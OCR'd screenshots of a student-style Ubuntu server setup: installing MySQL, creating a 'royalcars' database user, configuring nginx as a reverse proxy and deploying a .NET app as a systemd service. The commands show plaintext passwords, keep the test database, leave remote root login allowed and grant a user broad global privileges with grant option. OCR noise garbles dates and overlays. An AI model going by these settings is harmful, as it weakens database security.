Hit:3 http://jo.archive.ubuntu.com/ubuntu jammy-updates InRelease
Hit:4 http://jo.archive.ubuntu.com/ubuntu jammy-backports InRelease
Reading package lists... Done
server-b@SERVER-B:~$ sudo apt upgrade
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
Calculating upgrade... Done
The following packages were automatically installed and are no longer required:
  chromium-codecs-ffmpeg-extra gstreamer1.0-vaapi i965-va-driver
  intel-media-va-driver libaaacs0 libao3 libass9 libavcodec58 libavformat58
  libbdplus0 libblas3 libbluray2 libbs200 libchromaprint1
  libcodec2-1.0 libdavids libflashrom1 libflite1 libftdi1-2 libgme0 libgsm1
  libgstreamer-plugins-bad1.0-0 libigdmm12 liblilv-0-0 libmfx1 libmysofa1
  libnorm1 libopenmp30 libpnm-5.3-0 libpostproc55 librabbitmq4 librubberband2
  libserd-0-0 libshine3 libsnappy1v5 libsoild-0-0 libratosom-0-0 librt1.4-gnutls
  libssh-gcrypt-4 libswresample3 libwscales libvdpau0 libva-drm2
  libva-wayland2 libvba-x11-2 libvba2 libvdpau libvidstab1.1 libx265-199
  libxvidcore libzimg2 libzmq5 libzvbi-common libzvbi0 mesa-va-drivers
  mesa-vdpau-drivers pocketsphinx-en-us va-driver-all vdpau-driver-all
Use 'sudo apt autoremove' to remove them.
The following packages have been kept back:
  gnome-remote-desktop
The following packages will be upgraded:
  alsu-ucm-conf apport-gtk apt apt-utils bind9-dnsutils bind9-host
  bind9-libs ca-certificates dbus dbus-user-session distro-info-data dmidecode
  evolution-data-server evolution-data-server-common firmware-sof-signed
  fonts-opensymbol fprintd fwupd gdb ghostscript ghostscript-x
  gir1.2-gdkpixbuf-2.0 gir1.2-gnomedesktop-3.0 gir1.2-gtk-4.0 gir1.2-mutter-10
  gjs gnome-control-center gnome-control-center-data gnome-control-center-faces
  gnome-desktop3-data gnome-shell gnome-shell-extension-remmina2 gnome-shell-pulseaudio
Haze
Activate Windows
Go to Settings to activate Windows.
4:00 PM 1/17/2023

```

```

server-b@SERVER-B:~$ sudo apt install mysql-server
[sudo] password for server-b:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
mysql-server is already the newest version (8.0.31-0ubuntu0.22.04.1).
0 upgraded, 0 newly installed, 0 to remove and 1 not upgraded.
server-b@SERVER-B:~$ mysql --version
mysql Ver 8.0.31-0ubuntu0.22.04.1 for Linux on x86_64 ((Ubuntu))
server-b@SERVER-B:~$ sudo mysql_secure_installation

Securing the MySQL server deployment.

Connecting to MySQL using a blank password.
The 'validate_password' component is installed on the server.
The subsequent steps will run with the existing configuration
of the component.
Please set the password for root here.

New password:
Re-enter new password:
Estimated strength of the password: 100
Do you wish to continue with the password provided?(Press y|Y for Yes, any other key for No) : y
... Failed! Error: SET PASSWORD has no significance for user 'root'@'localhost' as the authentication method used doesn't store authentication data in the MySQL server. Please consider using ALTER USER instead if you want to change authentication parameters.

New password:
Re-enter new password:
Sorry, passwords do not match.

New password:
Re-enter new password:
Estimated strength of the password: 100
Do you wish to continue with the password provided?(Press y|Y for Yes, any other key for No) : y
By default, a MySQL installation has an anonymous user.
  +--> This can be dangerous - it is recommended to remove them
Remove anonymous user? [y/N] y
Activating log-bin is strongly recommended for replication.
Do you wish to proceed? [y/N] y
Do you wish to continue with the password provided?(Press y|Y for Yes, any other key for No) : y
5:02 PM 1/17/2023

```

SERVER-B - VMware Workstation 16 Player (Non-commercial use only)

Player Activities Terminal 17:03 17 كاشف الناس - server-b@SERVER-B:~

```
server-b@SERVER-B:~$ sudo mysql
[sudo] password for server-b:
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 20
Server version: 8.0.31-0ubuntu0.22.04.1 (Ubuntu)

Copyright (c) 2000, 2022, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> ALTER USER 'root'@'localhost' IDENTIFIED WITH mysql_native_password BY 'B123Password*';
Query OK, 0 rows affected (0.55 sec)

mysql> exit
Bye
server-b@SERVER-B:~$
```

Activate Windows  
Go to Settings to activate Windows.

52°F Haze 5:03 PM 1/17/2023 ENG

SERVER-B - VMware Workstation 16 Player (Non-commercial use only)

Player Activities Terminal 17:03 17 كاشف الناس - server-b@SERVER-B:~

```
Re-enter new password:
Estimated strength of the password: 100
Do you wish to continue with the password provided?(Press y|Y for Yes, any other key for No) : y
By default, a MySQL installation has an anonymous user,
allowing anyone to log into MySQL without having to have
a user account created for them. This is intended only for
testing, and to make the installation go a bit smoother.
You should remove them before moving into a production
environment.

Remove anonymous users? (Press y|Y for Yes, any other key for No) : y
Success.

Normally, root should only be allowed to connect from
'localhost'. This ensures that someone cannot guess at
the root password from the network.

Disallow root login remotely? (Press y|Y for Yes, any other key for No) :
... skipping.

By default, MySQL comes with a database named 'test' that
anyone can access. This is also intended only for testing,
and should be removed before moving into a production
environment.

Remove test database and access to it? (Press y|Y for Yes, any other key for No) : n
... skipping.
Reloading the privilege tables will ensure that all changes
made so far will take effect immediately.

Reload privilege tables now? (Press y|Y for Yes, any other key for No) : y
Success.

All done!
server-b@SERVER-B:~$
```

Activate Windows  
Go to Settings to activate Windows.

52°F Haze 5:03 PM 1/17/2023 ENG

SERVER-B - VMware Workstation 16 Player (Non-commercial use only)

Player | Activities Terminal 17:18 17 كاون الس 17:18 17 server-b@SERVER-B:~

```
server-b@SERVER-B:~$ sudo mysql -u root -p
Enter password:
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 23
Server version: 8.0.31-0ubuntu0.22.04.1 (Ubuntu)

Copyright (c) 2000, 2022, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

A Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> CREATE USER 'royalcars'@'localhost' IDENTIFIED BY 'royalcars1
      '>
      '> ^C
mysql> CREATE USER 'royalcars'@'localhost' IDENTIFIED BY 'royalcars123Password*';
Query OK, 0 rows affected (0.24 sec)

mysql> GRANT PRIVILEGE ON database.table TO 'royalcars'@'localhost';
ERROR 3619 (HY000): Illegal privilege level specified for table
mysql> GRANT CREATE, ALTER, DROP, INSERT, UPDATE, DELETE, SELECT, REFERENCES, RELOAD on *.* TO 'royalcars'@'localhost' WITH GRANT OPTION;
Query OK, 0 rows affected (0.25 sec)

mysql> FLUSH PRIVILEGES;
Query OK, 0 rows affected (0.00 sec)

mysql> exit
Bye
server-b@SERVER-B:~$ sudo mysql -u royalcars -p
Enter password:
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 24
```

Activate Windows  
Go to Settings to activate Windows.

52°F Haze 17:18 PM 1/17/2023 ENG

SERVER-B - VMware Workstation 16 Player (Non-commercial use only)

Player | Activities Terminal 17:19 17 كاون الس 17:19 17 server-b@SERVER-B:~

```
server-b@SERVER-B:~$ systemctl status mysql.service
● mysql.service - MySQL Community Server
   Loaded: loaded (/lib/systemd/system/mysql.service; enabled; vendor preset: enabled)
   Active: active (running) since Tue 2023-01-17 15:58:54 +03; 1h 18min ago
     Main PID: 5311 (mysqld)
       Status: "Server is operational"
        Tasks: 46 (limit: 4584)
       Memory: 359.6M
          CPU: 1m1n 12.262s
         CGroup: /system.slice/mysql.service
                   └─5311 /usr/sbin/mysqld

15:58:53 17 كاون الس [زنجاب] SERVER-B systemd[1]: Starting MySQL Community Server...
15:58:54 17 كاون الس [زنجاب] SERVER-B systemd[1]: Started MySQL Community Server.
server-b@SERVER-B:~$ sudo mysql -u royalcars -p
Enter password:
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 25
Server version: 8.0.31-0ubuntu0.22.04.1 (Ubuntu)

Copyright (c) 2000, 2022, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| mysql |
| performance_schema |
| sys |
+-----+
4 rows in set (0.94 sec)
```

Activate Windows  
Go to Settings to activate Windows.

52°F Haze 17:19 PM 1/17/2023 ENG

- **HTTP Service [12]**

SERVER-B - VMware Workstation 16 Player (Non-commercial use only)

Player Activities Terminal 21:57 17 كانون الثاني 2024 server-b@SERVER-B: ~

```
server-b@SERVER-B: $ sudo apt update
Get:1 http://security.ubuntu.com/ubuntu jammy-security InRelease [110 kB]
Get:2 http://jo.archive.ubuntu.com/ubuntu jammy InRelease
Get:3 http://jo.archive.ubuntu.com/ubuntu jammy-updates InRelease [114 kB]
Get:4 https://packages.microsoft.com/ubuntu/16.04/prod xental InRelease
Get:5 http://jo.archive.ubuntu.com/ubuntu jammy-backports InRelease [99.8 kB]
Get:6 http://security.ubuntu.com/ubuntu jammy-security/main i386 Packages [233 kB]
Get:7 http://security.ubuntu.com/ubuntu jammy-security/main amd64 Packages [582 kB]
Get:8 http://security.ubuntu.com/ubuntu jammy-security/main Translation-en [122 kB]
Get:9 http://security.ubuntu.com/ubuntu jammy-security/main amd64 DEP-11 Metadata [41.5 kB]
Get:10 http://security.ubuntu.com/ubuntu jammy-security/universe amd64 Packages [627 kB]
Get:11 http://security.ubuntu.com/ubuntu jammy-security/universe i386 Packages [482 kB]
Get:12 http://jo.archive.ubuntu.com/ubuntu jammy-updates/main amd64 DEP-11 Metadata [97.0 kB]
Get:13 http://security.ubuntu.com/ubuntu jammy-security/universe Translation-en [83.9 kB]
Get:14 http://jo.archive.ubuntu.com/ubuntu jammy-updates/universe amd64 DEP-11 Metadata [257 kB]
Get:15 http://security.ubuntu.com/ubuntu jammy-security/universe amd64 DEP-11 Metadata [13.2 kB]
Get:16 http://jo.archive.ubuntu.com/ubuntu jammy-updates/multiverse amd64 DEP-11 Metadata [940 B]
Get:17 http://jo.archive.ubuntu.com/ubuntu jammy-backports/universe amd64 DEP-11 Metadata [12.5 kB]
Fetched 2,876 kB in 4s (810 kB/s)
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
3 packages can be upgraded. Run 'apt list --upgradable' to see them.
server-b@SERVER-B: $ sudo apt install nginx
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  libnginx-mod-http-geoip2 libnginx-mod-http-image-filter libnginx-mod-http-xslt-filter libnginx-mod-mail libnginx-mod-stream libnginx-mod-stream-geoip2
  nginx-common nginx-core
Suggested packages:
  fcgiwrap nginx-doc
The following NEW packages will be installed:
  libnginx-mod-http-geoip2 libnginx-mod-http-image-filter libnginx-mod-http-xslt-filter libnginx-mod-mail libnginx-mod-stream libnginx-mod-stream-geoip2
  nginx-common nginx-core
Activate Windows
Go to Settings to activate Windows.
```

SERVER-B - VMware Workstation 16 Player (Non-commercial use only)

Player | || □ ☰

Activities Terminal 21:59 كانون النسا 17 server-b@SERVER-B: ~




Selecting previously unselected package libnginx-mod-mail.  
Preparing to unpack .../4-libnginx-mod-mail\_1.18.0-6ubuntu14.3\_amd64.deb ...  
Unpacking libnginx-mod-mail (1.18.0-6ubuntu14.3) ...  
Selecting previously unselected package libnginx-mod-stream.  
Preparing to unpack .../5-libnginx-mod-stream\_1.18.0-6ubuntu14.3\_amd64.deb ...  
Unpacking libnginx-mod-stream (1.18.0-6ubuntu14.3) ...  
Selecting previously unselected package libnginx-mod-stream-geoip2.  
Preparing to unpack .../6-libnginx-mod-stream-geoip2\_1.18.0-6ubuntu14.3\_amd64.deb ...  
Unpacking libnginx-mod-stream-geoip2 (1.18.0-6ubuntu14.3) ...  
Selecting previously unselected package nginx-core.  
Preparing to unpack .../7-nginx-core\_1.18.0-6ubuntu14.3\_amd64.deb ...  
Unpacking nginx-core (1.18.0-6ubuntu14.3) ...  
Selecting previously unselected package nginx.  
Preparing to unpack .../8-nginx\_1.18.0-6ubuntu14.3\_amd64.deb ...  
Unpacking nginx (1.18.0-6ubuntu14.3) ...  
Setting up nginx-common (1.18.0-6ubuntu14.3) ...  
Created symlink /etc/systemd/system/multi-user.target.wants/nginx.service → /lib/systemd/system/nginx.service.  
Setting up libnginx-mod-http-xslt-filter (1.18.0-6ubuntu14.3) ...  
Setting up libnginx-mod-http-geoip2 (1.18.0-6ubuntu14.3) ...  
Setting up libnginx-mod-mail (1.18.0-6ubuntu14.3) ...  
Setting up libnginx-mod-http-image-filter (1.18.0-6ubuntu14.3) ...  
Setting up libnginx-mod-stream (1.18.0-6ubuntu14.3) ...  
Setting up libnginx-mod-stream-geoip2 (1.18.0-6ubuntu14.3) ...  
Setting up nginx-core (1.18.0-6ubuntu14.3) ...  
\* Upgrading binary nginx [ OK ]  
Setting up nginx (1.18.0-6ubuntu14.3) ...  
Processing triggers for man-db (2.10.2-1) ...  
Processing triggers for ufw (0.36.1-4build1) ...  
**server-b@SERVER-B:~\$ sudo ufw allow 80**  
Rule added  
Rule added (v6)  
**server-b@SERVER-B:~\$**

Activate Windows  
Go to Settings to activate Windows.

52°F Haze

9:59 PM 1/17/2023

Windows Start Task View Search Microsoft Edge File Explorer Taskbar Icons



```
server-b@SERVER-B: $ sudo apt-get install dotnet-sdk-5.0
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  aspnetcore-runtime-5.0 aspnetcore-targeting-pack-5.0 dotnet-apphost-pack-5.0 dotnet-hostfxr-5.0 dotnet-runtime-5.0 dotnet-runtime-deps-5.0
  dotnet-targeting-pack-5.0 netstandard-targeting-pack-2.1
The following NEW packages will be installed:
  aspnetcore-runtime-5.0 aspnetcore-targeting-pack-5.0 dotnet-apphost-pack-5.0 dotnet-hostfxr-5.0 dotnet-runtime-5.0 dotnet-runtime-deps-5.0
  dotnet-sdk-5.0 dotnet-targeting-pack-5.0 netstandard-targeting-pack-2.1
0 upgraded, 9 newly installed, 0 to remove and 3 not upgraded.
Need to get 95.6 MB of archives.
After this operation, 395 MB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://io.archive.ubuntu.com/ubuntu jammy-updates/universe amd64 netstandard-targeting-pack-2.1 amd64 6.0.113-0ubuntu1-22.04.1 [1,398 kB]
Get:2 https://packages.microsoft.com/ubuntu/16.04/prod xenial/main amd64 dotnet-runtime-deps-5.0 amd64 5.0.17-1 [2,646 kB]
Get:3 https://packages.microsoft.com/ubuntu/16.04/prod xenial/main amd64 dotnet-hostfxr-5.0 amd64 5.0.17-1 [144 kB]
Get:4 https://packages.microsoft.com/ubuntu/16.04/prod xenial/main amd64 dotnet-runtime-5.0 amd64 5.0.17-1 [22.0 MB]
Get:5 https://packages.microsoft.com/ubuntu/16.04/prod xenial/main amd64 aspnetcore-runtime-5.0 amd64 5.0.17-1 [6,086 kB]
Get:6 https://packages.microsoft.com/ubuntu/16.04/prod xenial/main amd64 dotnet-targeting-pack-5.0 amd64 5.0.0-1 [2,086 kB]
Get:7 https://packages.microsoft.com/ubuntu/16.04/prod xenial/main amd64 aspnetcore-targeting-pack-5.0 amd64 5.0.0-1 [1,316 kB]
Get:8 https://packages.microsoft.com/ubuntu/16.04/prod xenial/main amd64 dotnet-apphost-pack-5.0 amd64 5.0.17-1 [3,430 kB]
Get:9 https://packages.microsoft.com/ubuntu/16.04/prod xenial/main amd64 dotnet-sdk-5.0 amd64 5.0.408-1 [59.1 MB]
Fetched 95.6 MB in 1min 38s (977 kB/s)
Selecting previously unselected package dotnet-runtime-deps-5.0.
(Reading database ... 197592 files and directories currently installed.)
Preparing to unpack .../0-dotnet-runtime-deps-5.0_5.0.17-1_amd64.deb ...
Unpacking dotnet-runtime-deps-5.0 (5.0.17-1) ...

Activate Windows
Go to Settings to activate Windows.
```

```
server-b@SERVER-B: $ ls
Desktop Documents Downloads libssl1.1_1.1.1f-1ubuntu2_amd64.deb Music packages-microsoft-prod.deb Pictures Public snap Templates Videos
server-b@SERVER-B: $ sudo service nginx status
[sudo] password for server-b:
● nginx.service - A high performance web server and a reverse proxy server
  Loaded: loaded (/lib/systemd/system/nginx.service; enabled; vendor preset: enabled)
  Active: active (running) since Tue 2023-01-17 21:56:25 +03; 1h 55min ago
    Docs: man:nginx(8)
  Process: 39060 ExecStartPre=/usr/sbin/nginx -t -q -g daemon on; master_process on; (code=exited, status=0/SUCCESS)
  Process: 39062 ExecStart=/usr/sbin/nginx -g daemon on; master_process on; (code=exited, status=0/SUCCESS)
 Main PID: 39158 (nginx)
   Tasks: 3 (limit: 4584)
  Memory: 3.8M
     CPU: 284ms
    CGroup: /system.slice/nginx.service
            ├─39158 "nginx: master process /usr/sbin/nginx -g daemon on; master_process on;"
            ├─39160 "nginx: worker process"
            ├─39161 "nginx: worker process"

21:56:25 17 كانون الثاني SERVER-B systemd[1]: Starting A high performance web server and a reverse proxy server...
21:56:25 17 كانون الثاني SERVER-B systemd[1]: Started A high performance web server and a reverse proxy server.
server-b@SERVER-B: $ nano /etc/nginx/sites-available/default
server-b@SERVER-B: $ sudo nano /etc/nginx/sites-available/default
server-b@SERVER-B: $

Activate Windows
Go to Settings to activate Windows.
```

SERVER-B - VMware Workstation 16 Player (Non-commercial use only)

Activities Terminal 23:59 17 كانون الثاني 2023 server-b@SERVER-B:~

```
GNU nano 6.2 /etc/nginx/sites-available/default *
```

```
# Read up on ssl_ciphers to ensure a secure configuration.
# See: https://bugs.debian.org/765782
#
# Self signed certs generated by the ssl-cert package
# Don't use them in a production server!
#
# include snippets/snakeoil.conf;

root /var/www/html;

# Add index.php to the list if you are using PHP
index index.html index.htm index.nginx-debian.html;

server_name _;

location / {
    proxy_pass http://localhost:5000;
    proxy_http_version 1.1;
    proxy_set_header Upgrade $http_upgrade;
    proxy_set_header Connection keep-alive;
    proxy_set_header Host $http_host;
    proxy_cache_bypass $http_upgrade;
}

# pass PHP scripts to FastCGI server
#
#location ~ \.php$ {
#    include snippets/fastcgi-php.conf;
```

Activate Windows

Help Write Out Where Is Cut Paste Execute Location Go To Line Undo Redo Set Mark To Stack To Bracket Where Was

52°F Haze 11:59 PM 1/18/2023 ENG

SERVER-B - VMware Workstation 16 Player (Non-commercial use only)

Activities Terminal 00:51 18 كانون الثاني 2023 server-b@SERVER-B:~/var/www/build

```
server-b@SERVER-B:~$ server-b@SERVER-B:~$ sudo nginx -t
nginx: the configuration file /etc/nginx/nginx.conf syntax is ok
nginx: configuration file /etc/nginx/nginx.conf test is successful
server-b@SERVER-B:~$ sudo service nginx start
server-b@SERVER-B:~$ cp -r HW1 /var/www/
cp: cannot create directory '/var/www/HW1': Permission denied
server-b@SERVER-B:~$ sudo cp -r HW1 /var/www/
server-b@SERVER-B:~$ sudo mkdir /var/www/build
server-b@SERVER-B:~$ cd /var/www/HW1/HW1/
server-b@SERVER-B:/var/www/HW1/HW1$ ls
appsettings.Development.json bin HW1.csproj Models Program.cs Startup.cs wwwroot
appsettings.json Controllers HW1.csproj.user obj Properties Views
```

```
E: Couldn't find any package by regex: dotnet-sdk-3.1
server-b@SERVER-B:~$ sudo apt-get update
Hit:1 http://jo.archive.ubuntu.com/ubuntu jammy InRelease
Hit:2 http://jo.archive.ubuntu.com/ubuntu jammy-updates InRelease
Hit:3 http://security.ubuntu.com/ubuntu jammy-security InRelease
Hit:4 http://jo.archive.ubuntu.com/ubuntu jammy-backports InRelease
Hit:5 http://security.ubuntu.com/ubuntu focal-security InRelease
Get:6 https://packages.microsoft.com/ubuntu/16.04/prod xenial InRelease [4,011 B]
Get:7 https://packages.microsoft.com/ubuntu/16.04/prod xenial/main amd64 Packages [298 kB]
Fetched 302 kB in 4s (77.6 kB/s)
Reading package lists... Done
server-b@SERVER-B:~$ sudo apt-get install dotnet-sdk-3.1
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  aspnetcore-runtime-3.1 aspnetcore-targeting-pack-3.1 dotnet-apphost-pack-3.1 dotnet-hostfxr-3.1 dotnet-runtime-3.1 dotnet-runtimesdeps-3.1
  dotnet-targeting-pack-3.1
The following NEW packages will be installed:
```

Activate Windows

52°F Haze 12:53 AM 1/18/2023 ENG

```

server-b@SERVER-B:~$ cd /var/www/HW1/HW1/
server-b@SERVER-B:/var/www/HW1/HW1$ sudo dotnet run
warn: Microsoft.AspNetCore.DataProtection.KeyManagement.XmlKeyManager[35]
      No XML encryptor configured. Key {1074b1d-f0e8-4cd8-a0aa-64a92c964d7a} may be persisted to storage in unencrypted form.
?   info: Microsoft.Hosting.Lifetime[0]
      Now listening on: https://localhost:5001
?   info: Microsoft.Hosting.Lifetime[0]
      Now listening on: http://localhost:5000
?   info: Microsoft.Hosting.Lifetime[0]
      Application started. Press Ctrl+C to shut down.
?   info: Microsoft.Hosting.Lifetime[0]
      Hosting environment: Development
?   info: Microsoft.Hosting.Lifetime[0]
      Content root path: /var/www/HW1/HW1
^Cinfo: Microsoft.Hosting.Lifetime[0]
      Application is shutting down...

```

```

server-b@SERVER-B:~$ /var/www/HW1/HW1$ sudo dotnet publish --output "/var/www/build" --configuration release
Microsoft (R) Build Engine version 16.11.2+fd2259642 for .NET
Copyright (C) Microsoft Corporation. All rights reserved.

Determining projects to restore...
All projects are up-to-date for restore.
HW1 -> /var/www/HW1/HW1/bin/release/netcoreapp3.1/HW1.dll
HW1 -> /var/www/HW1/HW1/bin/release/netcoreapp3.1/HW1.Views.dll
HW1 -> /var/www/build/
server-b@SERVER-B:/var/www/HW1/HW1$ ls ../../build/
appsettings.Development.json          NuGet.Frameworks.dll
appsettings.json                      pt-BR
  cs                                     Microsoft.CodeAnalysis.CSharp.dll
  de                                     Microsoft.CodeAnalysis.CSharp.Workspaces.dll
  dotnet-aspnet-codegenerator-design.dll Microsoft.CodeAnalysis.dll
  es                                     Microsoft.CodeAnalysis.Host.dll
  fr                                     Microsoft.CodeAnalysis.Workspaces.dll
  HW1                                    Microsoft.VisualStudio.Web.CodeGeneration.Contracts.dll
  HW1.deps.json                         Microsoft.VisualStudio.Web.CodeGeneration.Core.dll
  HW1.dll                                Microsoft.VisualStudio.Web.CodeGeneration.dll
  HW1.pdb                                Microsoft.VisualStudio.Web.CodeGeneration.EntityFrameworkCore.dll
  HW1.runtimeconfig.json                  Microsoft.VisualStudio.Web.CodeGeneration.Templating.dll
  HW1.Views.dll                          Microsoft.VisualStudio.Web.CodeGeneration.Utils.dll
  HW1.Views.pdb                          Microsoft.VisualStudio.Web.CodeGenerators.Mvc.dll
  t                                       Newtonsoft.Json.dll
server-b@SERVER-B:/var/www/HW1/HW1$ cd ../../build/
server-b@SERVER-B:/var/www/build$ dotnet HW1.dll
warn: Microsoft.AspNetCore.DataProtection.KeyManagement.XmlKeyManager[35]
      No XML encryptor configured. Key {f8e0e3c4-4ea2-410f-8ed0-7fe1zfbe94} may be persisted to storage in unencrypted form.
?   info: Microsoft.Hosting.Lifetime[0]
      Now listening on: http://localhost:5000
?   info: Microsoft.Hosting.Lifetime[0]
      Now listening on: https://localhost:5001
?   info: Microsoft.Hosting.Lifetime[0]
      Application started. Press Ctrl+C to shut down.
?   info: Microsoft.Hosting.Lifetime[0]
      Hosting environment: Production
?   info: Microsoft.Hosting.Lifetime[0]
      Content root path: /var/www/build
^Cinfo: Microsoft.Hosting.Lifetime[0]
      Application is shutting down...
server-b@SERVER-B:/var/www/build$ sudo nano /etc/systemd/system/kestrel-royalcars-test.service
server-b@SERVER-B:/var/www/build$ 

```

Activate Windows  
Go to Settings to activate Windows.

12:54 AM 1/18/2023

```

 SERVER-B - VMware Workstation 16 Player (Non-commercial use only)
Player | Activities | Terminal | 01:06 18
server-b@SERVER-B:~$ /etc/systemd/system/kestrel-royalcars-test.service
GNU nano 6.2
[Unit]
Description=Example .NET Web API App running on Ubuntu
[Service]
WorkingDirectory=/var/www/HW1/HW1
ExecStart=/usr/bin/dotnet /var/www/build/HW1.dll
Restart=always
# Restart service after 10 seconds if the dotnet service crashes:
RestartSec=10
KillSignal=SIGINT
SyslogIdentifier=dotnet-example
User=www-data
Environment=ASPNETCORE_ENVIRONMENT=Production
Environment=DOTNET_PRINT_TELEMETRY_MESSAGE=false
[Install]
WantedBy=multi-user.target

```

Activate Windows  
Go to Settings to activate Windows.

